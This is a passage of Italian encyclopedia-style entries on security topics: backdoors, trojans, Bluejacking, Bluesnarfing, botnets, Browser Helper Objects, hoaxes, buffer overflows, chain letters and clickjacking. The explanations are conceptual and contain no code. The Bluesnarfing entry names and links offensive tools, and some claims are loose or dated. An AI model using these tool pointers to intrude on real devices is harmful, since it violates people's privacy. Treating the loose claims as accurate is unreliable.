
Solitamente **usano sempre le stesse porte** perché solitamente sono già aperte da altri programmi autorizzati come emule, quindi e più facile attivarsi e meno probabile che siano rilevati da antivirus.

I più comuni, però anche i meno pericolosi sono NetBus o SubMe [1], che offrono al pilota remoto una quantità smisurata di comandi effettuabili sulla macchina controllata, compresi lo sniffing remoto di tutti gli hardware.

Ma ne esistono di tanti tipo e solitamente sono programmati specificamente per la macchina da controllare, così da eseguire le azioni remote nel modo più efficiente possibile così da evitare di essere scoperti.

Il requisiti essenziali di ogni backdoor al di là della sua "potenza", sono sicuramente:

- **l'invisibilità=**Eseguire comandi senza che l'utilizzatore principale se ne accorga e proceda con il fix (risoluzione vulnerabilità).
- **versatilità=**La capacità di adattarsi per superare i diversi sistema di sicurezza che ogni pc può avere.

Net BioS

Il protocollo NetBioS è un protocollo remoto per la condivisione dei file instaurato nel sistema Windows 9x/ME che permetteva l'accesso da remoto non autorizzato, che ha comportato un enorme scompiglio fra gli utenti Windows che si sono visti violare la loro privacy.

Funzionava grazie alla porta 137 e chiunque avesse un'ip di un pc con porta 137 poteva connettersi e "curiosare" nell'hardisk del malcapitato, con l'avvento dei Port Scanner chiunque poteva trovare un'ip vulnerabile.

Tuttavia venne ben presto fixato il problema e tutti tornarono alla normalità.

Trojan Horse

Il backdoor più comune che si conosca è il Trojan, che consiste in un eseguibile o codice malevolo (server) che da locale (pc vittima) apre un canale di connessione ad una macchina remota (client nel pc dell' "hacker").

Eseguita l'infezione il computer esegue azioni (principalmente all'insaputa dell'infettato), che dipendono dal server o servizio a cui l' "hacker" ha avuto accesso nel pc.

Di trojan ne vengono compilati e diffusi ogni giorno e ogni uno ha comportamenti diversi atti ad raggirare i protocolli di sicurezza del sistema operativo usato, quindi è difficile capire da un'analisi superficiale se il vostro computer sia infetto da un virus che ha funzioni de backdoor.

Il consiglio è di scaricare software anti malware e antivirus aggiornati specifici par la protezione, rilevazione e la corretta eliminazione di questi programmi.

Backdoor for exploit

I backdoor possono essere sfruttati per portare a termine degli exploit (crack website)...

Semplicemente sono codici maligni che vengono "iniettati" all'interno di un sito internet, grazie a una bug (difetto) di programmazione del sito stesso. Ciò provoca l'interpretazione del nuovo codice come parte della programmazione del sito, anche se solitamente è una shell (interprete di comandi) che permette di eseguire azioni all'interno del sistema che ospita il sito web che solitamente sono concesse solo agli amministratori, senza richiedere nessun tipo di password o autenticazioni varie.

Queste tecniche sono note come Remote File Inclusion o Code injection.

Note

[1] http://www.subme.it/

Bluejacking

Con **Bluejacking** (fusione delle parole *bluetooth* e *hijacking*) si intende l'invio di messaggi (che poi sono solo "*Biglietti da Visita*") nel raggio d'azione del Bluetooth (da 10 a 100 metri). I biglietti da visita sono in formato vCard (estensione .vcf).

Bluejacking da telefono a telefono

Per inviare messaggi da telefono a telefono, basta creare nella rubrica una nuova scheda e inviarla tramite bluetooth a un altro telefono. I messaggi inviati non costano nulla.

Bluejacking da PC a telefono

Di solito per creare un file vCard con un PC, basta usare un programma di posta elettronica (oppure un editor di testo, conoscendo la sintassi vCard) per creare un contatto e salvarlo per poi inviarlo via Bluetooth a un telefono.

Bluesnarfing

Bluesnarfing è il nome che identifica la tecnica e il tool di sicurezza utilizzato per accedere senza autorizzazione ad informazioni private contenute all'interno di un cellulare o di un PDA o di un qualsivoglia apparecchio che permetta l'utilizzo di una connessione bluetooth.

Grazie a questo tipo di intrusione è possibile accedere a buona parte dei contenuti dell'apparecchio sotto attacco, come per esempio il calendario, i contatti della rubrica, le email ed i messaggi di testo. Su buona parte degli apparecchi vulnerabili l'accesso avviene non solo in lettura, ma anche in scrittura, ne consegue che risulta quindi possibile modificare, aggiungere e cancellare i contenuti dell'apparecchio attaccato.

Attualmente esistono più programmi disponibili per effettuare questo tipo di attacco, uno dei primi tool sviluppati per la piattaforma Gnu/Linux è stato bluesnarfer [1] sviluppato da un esperto di sicurezza informatica italiano, all'incirca nel 2004, chiamato Roberto Martelloni, per essere di supporto a un articolo in italiano che spiega i fondamenti teorici che stanno dietro a questo attacco, l'articolo è al momento reperibile sia sulla home page [1] dell'autore del tool che sul sito dell'ezine [2] per la quale è stato pubblicato l'articolo , questo tool inoltre si trova attualmente installato sulla maggior parte delle distribuzioni linux orientate alla sicurezza informatica.

Sebbene sia il Bluesnarfing che il Bluejacking sfruttino una connessione Bluetooth senza che gli utilizzatori leciti ne siano a conoscenza, l'attacco bluetooth è più pericoloso, infatti, qualsiasi dispositivo con la connessione Bluetooth attivata e "visibile" (in grado cioè di essere rilevata da altri dispositivi Bluetooth nei dintorni) può essere suscettibile di Bluesnarfing, qualora il dispositivo attaccato risulti vulnerabile o qualora il livello di sicurezza impostato sul dispositivo non sia stato impostato adeguatamente.

Solo disattivando il Bluetooth completamente, la potenziale vittima, troncando ogni possibilità di comunicazione attraverso il protocollo bluetooth, può sentirsi più al sicuro dalla possibilità di essere attaccata, infatti anche un dispositivo impostato per non segnalare la sua presenza agli altri dispositivi può facilmente essere rintracciato effettuando una ricerca dell'indirizzo che lo identifica (MAC address del dispositivo) tramite un forza bruta. Come in tutti questi tipi di attacchi , il principale ostacolo è l'ampio spazio di ricerca degli indirizzi nel quale ricercare, nello specifico il protocollo Bluetooth usa un unico MAC Address a 48-bit, di cui i primi 24 bits identificano il produttore; mentre i rimanenti 24 bits permettono di discriminare circa 16.8 milioni di combinazioni e di conseguenza di dispositivi.

Poiché il Bluesnarfing rappresenta una violazione della privacy, questo tipo di attacco risulta illegale in molte nazioni.

Voci correlate

- Bluejacking
- Bluebugging
- Podslurping
- Snarfing

Collegamenti esterni

- Bluesnarfer — Home page dello sviluppatore di bluesnarfer, contenente il tool per effettuare bluesnarfing [3]
- Blooover — Un altro tool, ma più rudimentale rispetto a bluesnarfer per effettuare questa tipologia di attacco [4]
- Bluesnarfing e di più [5]

Note

[1] http://boos.core-dumped.info
[2] http://www.s0ftpj.org
[3] http://boos.core-dumped.info/
[4] http://trifinite.org/trifinite_stuff_blooover.html
[5] http://www.bluesnarf.blogspot.com

Bomba logica

La **bomba logica** (o **logic bomb** in inglese) è un tipo di malware.

Consiste in una porzione di codice inserito in un programma apparentemente innocuo. La bomba è configurata per “esplodere” quando si verificano determinate condizioni. L'esempio più comune è quello della bomba a tempo: quando si raggiunge un certo giorno ed una certa ora la bomba esplode; oppure può scattare per la presenza di determinati file.

Può modificare, cancellare file, bloccare il sistema o svolgere altre operazioni dannose.

Botnet

Una **botnet** è una rete di computer collegati ad Internet che fanno parte di un insieme di computer controllato da un'unica entità, il botmaster. Ciò può essere causato da falle nella sicurezza o mancanza di attenzione da parte dell'utente e dell'amministratore di sistema, per cui i computer vengono infettati da virus informatici o trojan i quali consentono ai loro creatori di controllare il sistema da remoto. I controllori della botnet possono in questo modo sfruttare i sistemi compromessi per scagliare attacchi distribuiti del tipo denial-of-service (DDoS) contro qualsiasi altro sistema in rete oppure compiere altre operazioni illecite, in taluni casi agendo persino su commissione di organizzazioni criminali. I computer che compongono la botnet sono chiamati bot (da roBOT) o zombie.

Modalità di funzionamento e uso

I malware creati per far parte di una botnet, non appena assunto il controllo del sistema, devono poter fornire al proprio autore i dati relativi al sistema infettato. Per fare ciò spesso sfruttano i canali IRC (Internet Relay Chat) e si connettono ad un dato canale, situato su un dato server, il quale spesso è protetto da una password per dare accesso esclusivo all'autore. Tramite il canale di chat l'autore è in grado di controllare contemporaneamente tutti i sistemi infetti collegati al canale (i quali possono essere anche decine di migliaia) e di impartire ordini a questi. Per fare un esempio, con un solo comando potrebbe far partire un attacco DDoS verso un sistema a sua scelta.

Un altro sistema utilizzato dai botmaster per controllare i bot sono le reti peer-to-peer (tra queste è compresa la rete di skype). In questo caso la rete p2p viene usata come veicolo per le informazioni che il botmaster invia ai bot.

Le botnet vengono spesso utilizzate anche per altri scopi oltre al DDoS: questi virus sono spesso programmati in modo da spiare il sistema infetto e intercettare password ed altre informazioni utili. Possono anche offrire accesso alle macchine infette tramite backdoor oppure servizi proxy che garantiscono l'anonimato in rete.

Infine un altro uso delle botnet è come proxy verso un sistema compromesso. I bot infatti spesso vengono "ripuliti" e quindi di fatto non fanno parte più della botnet. Se un pirata installa un server su una di queste macchine e ne perde il controllo il danno è grave. Una tecnica usata recentemente è quella del fastflux[1] in cui una macchina fuori dalla botnet fa girare un finto server (per esempio per fare dello spoofing) e le macchine della botnet fungono solo da proxy verso questa macchina.

Le botnet e la criminalità

Le botnet sono diventate ultimamente fonte di interesse per la criminalità organizzata. Sono infatti un sistema per guadagnare soldi in modo illegale. I botmaster infatti vendono i servizi della botnet a clienti che vogliono compiere azioni illegali ma non ne hanno i mezzi. Tra le azioni che le botnet hanno a "catalogo" ci sono:

- Denial of service: attacco massivo contro qualcuno
- Spam: campagne di spam con lo scopo di vendere prodotti (spesso illegali)
- Phishing: campagne di spam con lo scopo di carpire credenziali a scopo di furto, riciclaggio, ecc.

Voci correlate

- Computer zombie
- Torpig

Note

[1] (**EN**)http://www.honeynet.org/papers/ff/

Browser Helper Object

BHO, letteralmente "assistente del browser", (cioè del programma che ci permette la navigazione di Internet), è un piccolo programma, installato nel sistema da un altro software, che parte in automatico ogni qualvolta si accede al browser.

Nato nel 1997 come plugin di Internet Explorer 4 della Microsoft per aiutare l'utente a navigare o per personalizzare il browser (vedi le barre aggiuntive in Internet Explorer), il BHO si è rivelato un'arma a doppio taglio perché spesso nasconde adware o spyware, autentici programmi malevoli il cui scopo è quello di monitorare la navigazione dell'utente ed inoltrare i dati al loro creatore.

Per esempio, l'exploit download.ject installa un BHO che si attiva non appena l'utente effettua un collegamento di home banking, cattura la password e la trasmette ad organizzazioni criminali. Altro esempio, Myway Searchbar, traccia la navigazione dell'utente e la trasmette a terze parti.

Per contrastare il problema, sono nati software specifici, anti-BHO, che individuano e rimuovono esclusivamente questi programmi. Dal canto suo, la Microsoft, con il Service Pack 2 di Windows XP, ha aggiunto un add-on al suo browser che mostra una lista di tutti i BHO e i controlli Active X, permettendo all'utente di disattivarli a piacimento.

Collegamenti esterni

- BHODemon [1]
- BHO Scanner and remover [2]
- Ad-aware [3] e Spybot Search & Destroy [4] - Strumenti di rimozione spyware per Microsoft Windows.
- MacScan [5] - Strumenti di rimozione spyware per Apple Macintosh.

Note

[1] http://www.definitivesolutions.com/
[2] http://news.swzone.it/swznews-15644.php/
[3] http://www.lavasoftusa.com/software/adaware/Ad-aware
[4] http://security.kolla.de/
[5] http://macscan.securemac.com

Bufala (burla)

Il termine **bufala** può indicare in lingua italiana un'affermazione falsa o inverosimile. Può perciò essere volta ad ingannare il pubblico, presentando deliberatamente per reale qualcosa di falso o artefatto. In alcuni casi si prefigura il reato di truffa, in quanto l'autore, o gli autori, procurano per sé o per altri un ingiusto profitto a scapito delle vittime.

Etimologia

Una possibile interpretazione del significato si può collegare al termine "Buffa" ovvero folata o soffio di vento (buffare = soffiare) e pertanto derivabile in senso figurato da un qualcosa che viene comunicato tramite un soffio di vento, perciò senza solide basi, sicuramente falso. Nel tempo, l'etimologia di questa parola si è andata via via trasformando, perdendo una "f" e acquisendo il fonema "la" alla fine, tipica della pronuncia dialettale toscana (base della moderna lingua italiana). Il termine "bufala" è dunque casualmente uguale a quello dell'animale e pertanto non collegabile ad esso in alcun modo.

Esempi storicamente significativi

La Donazione di Costantino è probabilmente uno dei più antichi falsi storici a noi noti. Molti ritengono che sia stato costruito dalla Chiesa cattolica medievale, con lo scopo di giustificare il potere temporale del papato agli occhi dei regni occidentali.

Possiamo ricordare la burla di Fortsas, consistente in un falso catalogo di libri rari messi all'asta nel 1840, di cui furono vittima librai e collezionisti di tutta Europa.

L'uomo di Piltdown fu una famosa beffa archeologica, che ebbe origine nel 1912 con la scoperta di resti ossei attribuiti a un ominide preistorico. I resti furono dichiarati falsi nel 1953.

In ambito politico, la cosiddetta "lettera di Zinoviev" fu un falso creato dal servizio segreto britannico allo scopo di aiutare il partito conservatore nelle elezioni del 1924.

Esempi contemporanei

Il termine in particolare al giorno d'oggi indica quelle notizie (in genere messaggi inviati per posta elettronica), contenenti comunicati o richieste di aiuto di contenuto fasullo e ingannevole. Quando tali messaggi invitano esplicitamente ad essere rispediti al maggior numero di persone, in modo da aumentarne la diffusione in maniera esponenziale, si parla di catena di Sant'Antonio.

Principalmente si tratta di leggende metropolitane, che magari prendono spunto da fatti realmente accaduti (in una piccola parte dei casi si ispirano a veri casi umanitari, ma continuano a girare anche anni dopo che il caso è risolto o il destinatario degli aiuti è defunto, arrivando così a perseguitarne involontariamente i parenti); spesso riguardano virus inesistenti che eseguirebbero fantasiose operazioni distruttive (gran parte delle quali irrealizzabili da un punto di vista tecnico).

Si tratta di una forma particolare di spamming, che spesso fa leva sui buoni sentimenti delle persone che, spinte ingenuamente dal desiderio di compiere una buona azione, senza prima effettuare alcuna seria verifica sul contenuto, inviano copia del messaggio a tutti i propri conoscenti; in tal modo possono arrivare a sovraccaricare i sistemi di posta elettronica con migliaia di messaggi inutili. A volte questi messaggi contengono virus oppure link a siti web (anch'essi con contenuto falso e/o pubblicitario).

Sempre più spesso inoltre può trattarsi di veri e propri tentativi di truffa, specie quando contengono promesse di facili guadagni o richieste di denaro (vedi ad esempio truffa alla nigeriana e truffa di Valentin).

È da sottolineare che tecnicamente è impossibile "registrare il traffico email" nel senso in cui è inteso da alcune di queste forme di catena (e inoltre sarebbe violazione della privacy), per cui non va dato credito a quelle che chiedono

di essere inviate a più persone possibili, in modo da accreditare soldi a qualche bisognoso (tra l'altro solitamente inesistente).

In ambito informatico è invalso l'uso di identificarle anche col nome inglese di *hoax*. Giova ricordare che la Netiquette vieta qualsiasi tipo di catena di Sant'Antonio.

Esempi

Di seguito due esempi di *bufala*:

« Allarme Virus! Se ricevi un messaggio con oggetto WIN A HOLIDAY non aprirlo. Formatterà immediatamente il contenuto del tuo hard disk. Si tratta di un nuovo virus non ancora conosciuto, inoltra questa informazione a tutti i tuoi amici ... »

« UN POVERO BAMBINO HA UNA MALFORMAZIONE CONGENITA CON COMPLICAZIONI E NECESSITA DI UN TRAPIANTO COSTOSISSIMO: IL COSTO DELL'OPERAZIONE È DI $ 560.000. LA LEGA PER LA LOTTA CONTRO LE MALATTIE GENETICHE PAGHERA' $0.01 PER OGNI E-MAIL INVIATA CON OGGETTO "AIUTA NICOLAS". È NECESSARIO INVIARE QUESTO MESSAGGIO IN TUTTO IL MONDO. SERVONO 56 MILIONI DI MESSAGGI PER FINANZIARE L'OPERAZIONE. NICOLAS HA BISOGNO DI NOI PER TORNARE A SORRIDERE!! SALVIAMO QUESTO BIMBO CHE LOTTA CONTRO LA MORTE ... »

In genere sono presenti citazioni di fonti autorevoli come AOL, Microsoft ed altri, ovviamente fasulle. È ovviamente impossibile controllare su tutti i server del mondo le email inviate e contare quelle con un determinato messaggio in oggetto.

Un altro esempio recente (inizio 2006):

« PER FAVORE FAI CIRCOLARE QUESTO AVVISO TRA I TUOI AMICI E CONTATTI. Nei prossimi giorni dovete stare attenti a non aprire nessun messaggio chiamato "invitation", indipendentemente da chi lo invia: è un virus che "apre" una torcia olimpica che brucia il disco fisso del pc. Questo virus verrà da una persona che avete nella lista dei contatti. Per questo dovete divulgare questa mail, è preferibile ricevere questo messaggio 25 volte che ricevere il virus ed aprirlo. Se ricevete un messaggio chiamato "invitation" non lo aprite e spegnete immediatamente il pc. È il peggior virus annunciato dalla CNN, classificato da Microsoft come il virus più distruttivo mai esistito. È stato scoperto ieri pomeriggio da MCAfee è non c'è soluzione ancora per eliminarlo. Questo virus distrugge semplicemente il Settore Zero del disco fisso dove l'informazione vitale è nascosta. Invia questa mail a chi conosci, copia questa posta e spediscila ai tuoi amici e contatti e ricorda che se lo invii a tutti, ne beneficeremo anche noi. »

Più i riferimenti sono altisonanti - CNN, Microsoft, McAfee - più è probabile che il messaggio sia fasullo. È inoltre da notare che non è presente nessun link ufficiale alle fonti citate ed è stata usata l'espressione *ieri pomeriggio*, anche se la mail non è datata.

Particolarmente significativa è stata l'ondata di messaggi di indignazione contro il sito bonsaikitten.com, nel quale un sedicente "scienziato cinese" affermava di vendere in tutto il mondo dei kit per la preparazione di gatti in bottiglia. Il sito era un'evidente burla, ma questo non è bastato ad impedire alla polizia americana (e in seguito anche a quella italiana) di ottenere la chiusura e l'oscuramento del sito.

Altri esempi fanno riferimento ad eventi che hanno fortemente colpito l'immaginario collettivo. Ad esempio, gli attentati dell'11 settembre 2001 hanno dato lo spunto per numerose bufale, fra cui il "Q33 NY".

La lotta alle bufale

Numerose persone si dedicano a sfatare i miti di queste bufale. Discovery Channel produce la trasmissione Miti da sfatare (in originale *MythBusters*). Su Internet, il sito Snopes contiene una delle maggiori collezioni di bufale e leggende metropolitane, con analisi dettagliate.

In lingua italiana c'è il "Servizio Antibufala" di Paolo Attivissimo.

Bibliografia

- Lorenzo Montali, "Leggende tecnologiche". Avverbi Edizioni, Roma, 2003. ISBN 8887328323

Voci correlate

- Catena di Sant'Antonio
- Ingegneria sociale
- Leggenda urbana
- Netiquette
- Phishing
- Spamming
- Vaporware
- Snopes
- Miti da sfatare
- Paolo Attivissimo

Collegamenti esterni

- dizionario etimologico [1]
- Hoax.it - come riconoscere gli appelli Veri, difendersi da Spam, Virus e Hoaxes [2]
- Symantec Italia: descrizione di un HOAX [3]
- Servizio antibufala [4] (di Paolo Attivissimo)
- (**EN**) Il kit per riconoscere le *bufale* [5] di Carl Sagan

Note

[1] http://www.etimo.it/?term=buffa&find=Cerca
[2] http://www.hoax.it/
[3] http://www.symantec.it/region/it/avcenter/hoax.html
[4] http://attivissimo.blogspot.com/p/indice-delle-indagini-antibufala.html
[5] http://users.tpg.com.au/users/tps-seti/baloney.html

Buffer overflow

In informatica il **buffer overflow** è una vulnerabilità di sicurezza che può affliggere un programma software. Consiste nel fatto che tale programma non controlla in anticipo la lunghezza dei dati in arrivo, ma si limita a scrivere il loro valore in un buffer di lunghezza prestabilita, confidando che l'utente (o il mittente) non immetta più dati di quanti esso ne possa contenere: questo può accadere se il programma è stato scritto usando funzioni di libreria di input/output che non fanno controlli sulle dimensioni dei dati trasferiti.

Quando quindi, per errore o per malizia, vengono inviati più dati della capienza del buffer destinato a contenerli, i dati *extra* vanno a sovrascrivere le variabili interne del programma, o il suo stesso stack; come conseguenza di ciò, a seconda di cosa è stato sovrascritto e con quali valori, il programma può dare risultati errati o imprevedibili, bloccarsi, o (se è un driver di sistema o lo stesso sistema operativo) bloccare il computer. Conoscendo molto bene il programma in questione, il sistema operativo e il tipo di computer su cui gira, si può precalcolare una serie di dati *malevoli* che inviata per provocare un buffer overflow consenta ad un malintenzionato di prendere il controllo del programma (e a volte, tramite questo, dell'intero computer).

Questo tipo di debolezza dei programmi è noto da molto tempo, ma solo di recente la sua conoscenza si è diffusa tanto da permettere anche a dei cracker capaci di sfruttarla per bloccare o prendere il controllo di altri computer collegati in rete. Non tutti i programmi sono vulnerabili a questo tipo di inconveniente: perché un dato programma sia a rischio è necessario che:

1. il programma preveda l'input di dati di lunghezza variabile e non nota a priori;
2. li immagazzini entro buffer allocati nel suo spazio di memoria dati vicini ad altre strutture dati vitali per il programma stesso;
3. il programmatore non abbia implementato alcun mezzo di controllo della correttezza dell'input in corso.
4. l'area di memoria dello stack sia eseguibile, se si tenta di scrivere dello shellcode sullo stack; questo non è vero sui computer più recenti dotati di NX bit

La prima condizione è facilmente verificabile, dalle specifiche del programma; la seconda e la terza invece sono interne ad esso e riguardano la sua completezza in senso teorico.

Stack overflow

Lo *stack overflow* consiste ugualmente nella sovrascrittura dell'area dati del programma, ma questa volta la causa è l'attività del programma stesso: chiamando con dei parametri particolari una funzione ricorsiva del programma, questa accumula chiamate in sospeso sullo stack fino a riempirlo completamente e inizia a sovrascrivere la memoria vicina.

Heap overflow

Lo heap overflow avviene quando vi è un eccesso di dati in ingresso nell'area heap della memoria. Solitamente i cracker generano volutamente degli heap overflow per perforare programmi scritti in modo non impeccabile.

Voci correlate

- Heap overflow
- Stack overflow

Calcolo parassita

Il **calcolo parassita** è una tecnica di calcolo in cui una macchina remota inganna uno o più vittime, facendogli eseguire dei calcoli di diversa natura, mascherando questi calcoli sotto forma di normali sessioni di comunicazione.

Ad esempio, si può immaginare quanto segue: quando un web server riceve una richiesta per una pagina internet, il programma che richiede l'informazione suddivide la richiesta in vari pacchetti prima di spedirli via Internet.

Quando questi pacchetti raggiungono la macchina obiettivo, vengono elaborati attraverso differenti protocolli, prima di arrivare al programma "vittima" -- in questo caso, il server web che fornisce la pagina richiesta.

Uno di questi è il TCP (*transmission control protocol*) che assembla i pacchetti nel giusto ordine e si assicura che tutti i pacchetti siano formati correttamente, prima di passarli al server web. Durante questa fase il TCP esegue alcuni calcoli per accertarsi della validità dei pacchetti ricevuti. Come riportato nel periodico *Nature*, questo aspetto del TCP, chiamato *checksum*, viene sfruttato per usare la potenza di calcolo di vari server (senza alcun permesso) da parte di alcuni scienziati, che eseguono alcuni calcoli e convertono Internet in un gigantesco computer distribuito, nel quale i server eseguono i calcoli per conto di un nodo remoto.

Voci correlate

- TCP - Transmission Control Protocol

Collegamenti esterni

- http://www.nd.edu/~parasite
- Articolo di Nature sulla checksum violation [1] - formato PDF

Note

[1] http://www.nd.edu/~parasite/nature.pdf

Catena di sant'Antonio

Una **catena di sant'Antonio** è un sistema per propagare un messaggio inducendo il destinatario a produrne molteplici copie da spedire, a propria volta, a nuovi destinatari. È considerato un tipo di meme.[1] Tra i metodi comunemente sfruttati dalle catene di sant'Antonio vi sono storie che manipolano le emozioni, sistemi piramidali che promettono un veloce arricchimento e l'uso della superstizione per minacciare il destinatario con sfortuna, malocchio o anche violenza fisica o morte se "rompe la catena" e rifiuta di aderire alle condizioni poste dalla lettera. È un fenomeno propagatosi anche su Internet attraverso le e-mail, malgrado diffondere questo tipo di messaggi sia una esplicita violazione della netiquette.

Storia

Le catene di sant'Antonio traggono il proprio nome (nella lingua italiana) dal fenomeno che consisteva nell'inviare per posta lettere ad amici e conoscenti allo scopo di ottenere un aiuto ultraterreno in cambio di preghiere e devozione ai santi (Sant'Antonio è considerato uno dei santi oggetto di maggiore devozione popolare). Negli anni cinquanta del Novecento erano infatti diffuse lettere che iniziavano con "Recita tre Ave Maria a Sant'Antonio" e proseguivano descrivendo le fortune capitate a chi l'aveva ricopiata e distribuita a parenti e amici e le disgrazie che avevano colpito chi invece ne aveva interrotto la diffusione. Ancor più antica è la versione che circolava durante la prima guerra mondiale sotto forma di preghiera per la pace, che fu interpretata da ministri e funzionari di pubblica sicurezza come propaganda nemica da sopprimere.[2]

Un mezzo alternativo di diffusione delle catene rispetto alla posta ordinaria era costituito dallo scrivere i messaggi sulle banconote (in particolare, in Italia, i biglietti da 1000 lire). I vantaggi risultavano evidenti: la carta moneta consente di passare attraverso un numero enorme di intermediari, evitando inoltre le spese postali. Un mezzo molto utilizzato prima dell'avvento di Internet sono state le fotocopie, che eliminavano la trascrizione manuale, e in seguito i fax, che aggiunsero a questo vantaggio un notevole incremento nella rapidità di diffusione della catena.

In seguito anche gli SMS dei telefoni cellulari sono diventati veicolo di catene di sant'Antonio.

E-mail

Le catene di Sant'Antonio sono un fenomeno che non solo è riuscito a sopravvivere fino ad oggi ma che ha visto una vera e propria esplosione grazie alla diffusione delle e-mail dalla metà degli anni novanta. Attraverso Internet è infatti possibile inoltrare un identico messaggio a tutti i propri conoscenti in pochi secondi, con una singola operazione.

Quella delle catene di sant'Antonio è fin dagli albori di Internet una pratica espressamente vietata dalla netiquette, ma rimane ugualmente diffusa attraverso persone che in tal modo dimostrano involontariamente, oltre ad una certa ingenuità, la loro scarsa o nulla conoscenza del mondo dell'informatica e della rete. È sufficiente del resto che solo una piccola percentuale dei destinatari aderisca per assicurare la propagazione della catena.

Tipologie di catene

Le moderne catene di Sant'Antonio sono strettamente collegate ad altri fenomeni che hanno trovato diffusione anche su Internet come lo spam, le "bufale" (*hoax*) e i cosiddetti "sistemi piramidali".

Le catene hanno precisi temi ricorrenti che possono essere ricondotti a:

- la classica "lettera portafortuna", spesso corredata da un breve testo educativo e moraleggiante
- la richiesta di aiuto per bambini malati, cuccioli da salvare, notizie sconvolgenti da diffondere
- la promessa di un facile e rapido arricchimento.
- la minaccia di sfortuna o di morte

Bufale (*hoax*)

Nella quasi totalità dei casi i messaggi delle catene contengono informazioni completamente false, inventate o riadattate, in special modo quelle storie che puntano a sfruttare il lato emotivo del destinatario. Possono essere appelli di vario tipo, da appelli umanitari ad allarmi per ipotetiche emergenze. La loro diffusione è basata sulla disattenzione di quella percentuale di destinatari che, dando per scontata la veridicità delle informazioni riportate nel messaggio, lo girano immediatamente ai propri conoscenti, senza effettuare verifiche. Le minacce (di sfortuna, malocchio, morte o altro) sono sempre completamente false.

Dato che è pressoché impossibile fermare una catena, anche nella minoranza dei casi in cui l'appello è genuino la catena produce dei danni. Non di rado i parenti di persone morte da tempo per gravi malattie vengono perseguitati per anni da messaggi di persone ignare e in buona fede.[3]

Spam

In alcuni casi le catene di sant'Antonio che chiedono di inoltrare il messaggio ad un particolare indirizzo sono utilizzate per alimentare il fenomeno illegale dello spam. Avviando una catena di questo tipo, lo *spammer* può ricevere di ritorno, senza fatica, migliaia di messaggi, dai quali potrà estrarre (con l'utilizzo di appositi software) un gran numero di indirizzi e-mail validi, da rivendere a caro prezzo. Questi dati verranno utilizzati per l'invio di messaggi indesiderati pubblicitari o truffaldini.

Il fenomeno è aggravato dalla noncuranza degli utenti inesperti che inoltrano il messaggio lasciando gli indirizzi di tutti destinatari in chiaro, e/o senza cancellare i dati dei destinatari precedenti o anche la propria firma e indirizzo. In questo modo per un malintenzionato è anche possibile risalire all'identità degli utenti, ricostruire la loro cerchia di contatti e tentare vere e proprie truffe utilizzando i metodi dell'ingegneria sociale.

Sistemi piramidali

Questi ultimi sono delle varianti delle catene di Sant'Antonio in cui chi riceve la lettera deve spedire del denaro a chi è all'inizio della catena (o al vertice della piramide). Chi spedisce le lettere spera di diventare presto "vertice" e di arricchirsi velocemente e senza fatica.

Note

[1] Dan Sperber. *An objection to the memetic approach to culture* // Robert Aunger (2000). *Darwinizing Culture: The Status of Memetics as a Science*. Oxford University Press, 163-173 (http://sperber.club.fr/meme.htm)

[2] http://web.archive.org/web/20051217225933/http://www.newsky.it/umorismo/leggende/genesi.htm

[3] *Catene di Sant'Antonio e truffe telematiche* (http://archivio.panorama.it/home/articolo/idA020001018681), articolo su Panorama, 16/4/2003

Voci correlate

- Netiquette

Collegamenti esterni

- Il Disinformatico (http://attivissimo.blogspot.com/)
- Anti Catene & Co. (http://anticatene.blogspot.com/)
- (**EN**) Chain Letter Evolution (http://www.silcom.com/~barnowl/chain-letter/evolution.html) by Daniel W. VanArsdale.

Classer

Classer, anche detto **the classer** è un programma usato in passato per archiviare e classificare i dati.

Fu molto usato dai primi cracker come per il file-sniffing, ossia per il furto di file da un computer remoto senza averne l'autorizzazione. Oggi è di gran lunga superato.

La struttura di Classer è stata ripresa in molti programmi che operano nell'attuale mondo della pirateria informatica come NetBus oppure Back orifice.

Clickjacking

Il **clickjacking** ("rapimento del clic") è una tecnica informatica fraudolenta. Durante una normale navigazione web, l'utente clicca con il puntatore del mouse su di un oggetto (ad esempio un link), ma in realtà il suo clic viene reindirizzato, a sua insaputa, su di un altro oggetto. Tipicamente la vulnerabilità sfrutta JavaScript o Iframe.

La tecnica è stata rilevata per la prima volta nel Settembre 2008 da Robert Hansen e Jeremiah Grossman.

Funzionamento

Su Javascript, il clic su un elemento di una pagina HTML viene gestito dalla funzione *event handler*: è sufficiente programmare tale funzione con parametri differenti (ossia un clic su un elemento differente da quello realmente cliccato) ed è così possibile il reindirizzamento del clic.

Altra tecnica, più pericolosa, è quella di inserire un Iframe nella pagina HTML, in maniera tale da "catturare" il clic attraverso il frame nascosto.

Voci correlate

- Hijacking

Fonti

Alessandro Bottoni *Clickjacking, tutti i browser vulnerabili* [1], Punto-Informatico.it, 29-09-2008 (consultato in data 05-02-2008)

Collegamenti esterni

- (EN) Robert Hansen e Jeremiah Grossman, *Clickjacking* [2], sectheory.com, 09-12-2008 (consultato in data 05-02-2008)
- (EN) Marco Balduzzi, New Insights into Clickjacking [3], *Owasp Appsec Research 2010, 23-06-2010*
- (EN) Marcus Niemietz, UI Redressing: Attacks and Countermeasures Revisited [4], Ruhr University Bochum (Germany)
- Difendersi dal clickjacking [5], *(link per annullare la propria involontaria iscrizione). 26-08-2010*


Note

[1] http://punto-informatico.it/2419482/PI/Commenti/clickjacking-tutti-browser-vulnerabili.aspx
[2] http://www.sectheory.com/clickjacking.htm
[3] http://www.slideshare.net/embyte/new-insights-into-clickjacking
[4] http://ui-redressing.mniemietz.de/
[5] http://www.tuourl.com/unlike.html

Computer zombie

Un **computer zombie** è un computer o dispositivo mobile[1] connesso ad internet che, all'insaputa dell'utente, è stato compromesso da un cracker o infettato da un virus in maniera tale da permettere a persone non autorizzate di assumerne in parte o per intero il controllo. Generalmente questo computer diviene parte di una botnet, ossia di una rete composta da numerosi altri computer, tutti infettati, che può venire utilizzata per compiere attacchi verso terze parti, attraverso spam o DDoS, sotto il controllo remoto da parte di malintenzionati[2] .

